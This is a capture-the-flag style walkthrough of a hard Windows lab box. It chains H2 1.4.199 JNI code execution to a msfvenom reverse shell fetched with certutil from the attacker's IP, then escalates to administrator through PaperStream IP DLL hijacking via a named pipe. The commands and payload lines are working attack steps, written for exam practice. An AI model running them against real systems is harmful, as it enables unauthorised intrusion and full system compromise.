
This machine took much longer than I expected but I ended up adding some important things to my notes about how to approach initial foothold when working in a restrictive environment.
I started off with a nmap scan of the target:
┌──(root㉿user)-[/run/…/user/2024/HTBox/pebbles]
└─# nmap -p- -Pn $target -v -T5 --min-rate 1500 --max-rtt-timeout 500ms --max-retries 3 --open -oN nmap.txt && nmap -Pn $target -sVC -v && nmap $target -v --script vuln
<SNIP>
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: H2 Database Engine (redirect)
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
8082/tcp open  http          H2 database http console
| http-methods:
|_  Supported Methods: GET POST
|_http-favicon: Unknown favicon MD5: D2FBC2E4FB758DC8672CDEFB4D924540
|_http-title: H2 Console
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 36s
| smb2-time:
|   date: 2026-04-23T01:47:29
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
Port 8082: H2 Database Http Console
This is a open-source, lightweight Java SQL database which allows developers to manage their data, execute SQL queries, and inspect database schemas directly through a browser instead of using a command-line interface.

I initially checked for default credentials but this was unnecessary as I was able to login automatically (with no password) just by clicking 'connect'.

The version number is clearly listed on the left side panel as H2 1.4.199
Searchsploit will confirm that there is an exploit to obtain code execution for this EXACT version of H2.
┌──(root㉿user)-[/run/…/user/2024/HTBox/pebbles]
└─# searchsploit 'H2 1.4'
------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                 |  Path
------------------------------------------------------------------------------- ---------------------------------
H2 Database 1.4.196 - Remote Code Execution                                    | java/webapps/45506.py
H2 Database 1.4.197 - Information Disclosure                                   | linux/webapps/45105.py
H2 Database 1.4.199 - JNI Code Execution                                       | java/local/49384.txt
------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
Papers: No Results
We can then save a copy of this exploit text to our working directory and then inspect its contents via gedit:
┌──(root㉿user)-[/tmp]
└─# searchsploit -m java/local/49384.txt
  Exploit: H2 Database 1.4.199 - JNI Code Execution
      URL: https://www.exploit-db.com/exploits/49384
     Path: /usr/share/exploitdb/exploits/java/local/49384.txt
    Codes: N/A
 Verified: True
File Type: ASCII text, with very long lines (64895)
Copied to: /tmp/49384.txt


┌──(root㉿user)-[/tmp]
└─# gedit 49384.txt

ExploitDB — link.
This represents a local code execution vulnerability in the H2 Database engine (version 1.4.199). We will use the Java Native Interface (JNI) to load a custom malicious native library, bypassing the need for a standard Java compiler to be present on the system. By writing this malicious file to disk using the database's CSVWRITE functionality, we can achieve arbitrary code execution on the underlying host.

So, follow the guidance in the exploit POC and on the final (third) command you will see that you have successful code execution on the target as tony (hostname: jacko).
Initial foothold
I first experimented with powershell IEX variants to double the NishangTCPReverseshell.ps1 but all these attempts failed miserably.
Suspecting Powershell was either limited (or non existent); I switched my methodology over to cmd. The following was an example of listing the current directory:
CREATE ALIAS IF NOT EXISTS JNIScriptEngine_eval FOR "JNIScriptEngine.eval";
CALL JNIScriptEngine_eval('new java.util.Scanner(java.lang.Runtime.getRuntime().exec("cmd /c dir").getInputStream()).useDelimiter("\\Z").next()');
If I tried to list other directories i.e. the user's home directory; the command would fail and we would still be in the webroot we initially landed in.
CREATE ALIAS IF NOT EXISTS JNIScriptEngine_eval FOR "JNIScriptEngine.eval";
CALL JNIScriptEngine_eval('new java.util.Scanner(java.lang.Runtime.getRuntime().exec("cmd /c dir C:\Users\Tony\Desktop").getInputStream()).useDelimiter("\\Z").next()');
The fix for this was simply to add two trailing slashes on our directory listings as follows:
CREATE ALIAS IF NOT EXISTS JNIScriptEngine_eval FOR "JNIScriptEngine.eval";
CALL JNIScriptEngine_eval('new java.util.Scanner(java.lang.Runtime.getRuntime().exec("cmd /c dir C:\\Users\\Tony\\Desktop").getInputStream()).useDelimiter("\\Z").next()');
Adding the trailing double slashes \\ ensures the string survives the transition from the Java virtual machine into the Windows command processor without being corrupted by path-escaping rules.
We now have 2 main options to gain a foothold (powershell IEX is off the table):
a) transfer netcat binary directly to the target and execute a shell command back to our listener (I attempted this but it failed for me)
b) transfer a malicious executable to execute / send a reverse connection back to our listener.
So, use msfvenom to create a malicious executable that we will transfer to the host— cheatsheet.
┌──(root㉿user)-[/home/user]
└─# msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.45.183 LPORT=4444 -f exe -o shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7680 bytes
Saved as: shell.exe
CREATE ALIAS IF NOT EXISTS JNIScriptEngine_eval FOR "JNIScriptEngine.eval";
CALL JNIScriptEngine_eval('new java.util.Scanner(java.lang.Runtime.getRuntime().exec("certutil.exe -urlcache -split -f http://192.168.45.183:4444/shell.exe C:\\Users\\tony\\desktop\\shell.exe").getInputStream()).useDelimiter("\\Z").next()');
┌──(venv)─(root㉿user)-[/home/user]
└─# python3 -m http.server 4444
Serving HTTP on 0.0.0.0 port 4444 (http://0.0.0.0:4444/) ...
192.168.128.66 - - [09/May/2026 09:46:21] "GET /shell.exe HTTP/1.1" 200 -
Note: if you are curious on the transfer method here I would refer you the CPTS modules by HackTheBox Academy for File Transfers -link.
Essentially, we are using Background Intelligent Transfer Service (BITS) Admin utility (bitsadmin.exe) tool to download the malicious executable. This has become a popular "Living off the Land" (LotL) tool for attackers and is perfect for scenarios like this where powershell modules aren't available.
In order to execute simply type in the path to shell.exe using the double trailing slashes and you should get a connection back on your listener:
CREATE ALIAS IF NOT EXISTS JNIScriptEngine_eval FOR "JNIScriptEngine.eval";
CALL JNIScriptEngine_eval('new java.util.Scanner(java.lang.Runtime.getRuntime().exec("C:\\Users\\tony\\desktop\\shell.exe").getInputStream()).useDelimiter("\\Z").next()');
Privilege Escalation (CVE: 2018–16156 — DLL hijacking)
I didn't use any automated scripts for privilege escalation on this one (although I probably should have). If you look in the "Program Files (x86)" directory: you will come across the application "PaperStream IP"
C:\Program Files (x86)>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is AC2F-6399

 Directory of C:\Program Files (x86)

04/27/2020  09:01 PM    <DIR>          .
04/27/2020  09:01 PM    <DIR>          ..
04/27/2020  08:59 PM    <DIR>          Common Files
04/27/2020  09:01 PM    <DIR>          fiScanner
04/27/2020  08:59 PM    <DIR>          H2
05/03/2022  06:22 PM    <DIR>          Internet Explorer
03/18/2019  09:52 PM    <DIR>          Microsoft.NET
04/27/2020  09:01 PM    <DIR>          PaperStream IP
PaperStream IP (TWAIN) 1.42.0.5685 — Local Privilege Escalation (LPE)— link.
This exploit targets a DLL hijacking vulnerability in the FJTWSVIC service of the Fujitsu PaperStream IP software, which runs with high system privileges. The script identifies a writable directory within the system's PATH environment variable and plants a malicious DLL named UninOldIS.dll there. Finally, it sends a specific command over a named pipe (FjtwMkic_Fjicube_32) to force the service to load the malicious library, resulting in (LPE).
Issue is: we have to do this manually using cmd. I don't think I have ever done this before so I carved out the following steps that I hope should be replicable for other boxes !
a) check the PATH for our user Tony
- the output below means that if we run a script (i.e. myscript.exe), Windows will only look in the current folder we are sitting in and then C:\Users\tony\AppData\Local\Microsoft\WindowsApps
C:\Program Files (x86)\PaperStream IP>echo %PATH%
echo %PATH%
C:\Users\tony\AppData\Local\Microsoft\WindowsApps;
b) query the Registry key for the "master list" of directories that Windows searches when any process — including those running as SYSTEM (the Windows equivalent of root) or a standard user — tries to execute a binary or load a DLL.
C:\Users\tony\Desktop> C:\Windows\System32\reg.exe query "HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Environment" /v Path

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\Environment
    Path    REG_EXPAND_SZ    C:\JavaTemp\;C:\Program Files (x86)\Common Files\Oracle\Java\javapath;C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\System32\WindowsPowerShell\v1.0\;C:\Windows\System32\OpenSSH\
There was one obvious non-standard path here C:\JavaTemp.
c) use icacls to check the permissions on the non-standard folder - we want to have Modify and RWX privileges as we are going to need to load our malicious dll in there.
C:\Users\tony\Desktop> C:\Windows\System32\icacls.exe C:\JavaTemp\

C:\JavaTemp\ BUILTIN\Administrators:(I)(OI)(CI)(F)
             NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
             BUILTIN\Users:(I)(OI)(CI)(RX)
             NT AUTHORITY\Authenticated Users:(I)(M)
             NT AUTHORITY\Authenticated Users:(I)(OI)(CI)(IO)(M)
NT AUTHORITY\Authenticated Users:(I)(M): This gives Tony (as an authenticated user) Modify access to the folder itself.
This means we can place UninOldIS.dll here and it will be mistakenly executed as SYSTEM by our target.
d) Check out the exploit link for more guidance as; we need to use msfvenom to create our malicious .dll. However; there's one important point here — we are in "Program Files x86". This means the architecture of our payload SHOULDN'T be x64 !
You can use the following syntax to generate UninOldIS.dll (without the x64/ prefix), msfvenom defaults to x86.
┌──(root㉿user)-[/home/user]
└─# msfvenom -p windows/shell_reverse_tcp LHOST=192.168.45.183 LPORT=4444 -f dll -o UninOldIS.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of dll file: 9216 bytes
Saved as: UninOldIS.dll
I used the H2 console to transfer the dll onto the target using the same technique we used above (I won't demonstrate this as we have already covered it).
c) use the copy command to move our malicious .dll into the vulnerable path we identified earlier (C:\JavaTemp)
C:\Users\tony\Desktop>copy C:\Users\Tony\Desktop\UninOldIS.dll C:\JavaTemp\UninOldIS.dll
copy C:\Users\Tony\Desktop\UninOldIS.dll C:\JavaTemp\UninOldIS.dll
        1 file(s) copied.
d) I confirmed we have the right pipe with the first command and then trigger it via the second:
C:\Program Files (x86)\H2\service>type \\.\pipe\FjtwMkic_Fjicube_32
type \\.\pipe\FjtwMkic_Fjicube_32
All pipe instances are busy.


C:\Program Files (x86)\H2\service><nul set /p ="ChangeUninstallString" > \\.\pipe\FjtwMkic_Fjicube_32
By sending the string "ChangeUninstallString" to the Named Pipe (\\.\pipe\FjtwMkic_Fjicube_32), we are essentially "poking" the service and telling it to run a maintenance routine.
This will send a connection back to your shell as administrator (instantly).
There was lots of trial and error here so I have made more concise notes on what not to do and what to do. I would say that overall this box is rated hard and I would have to agree. Definitely the toughest encounter I have had on the platform thus far but once I zoomed out I saw it as an opportunity to grow and enhance my skills before the exam.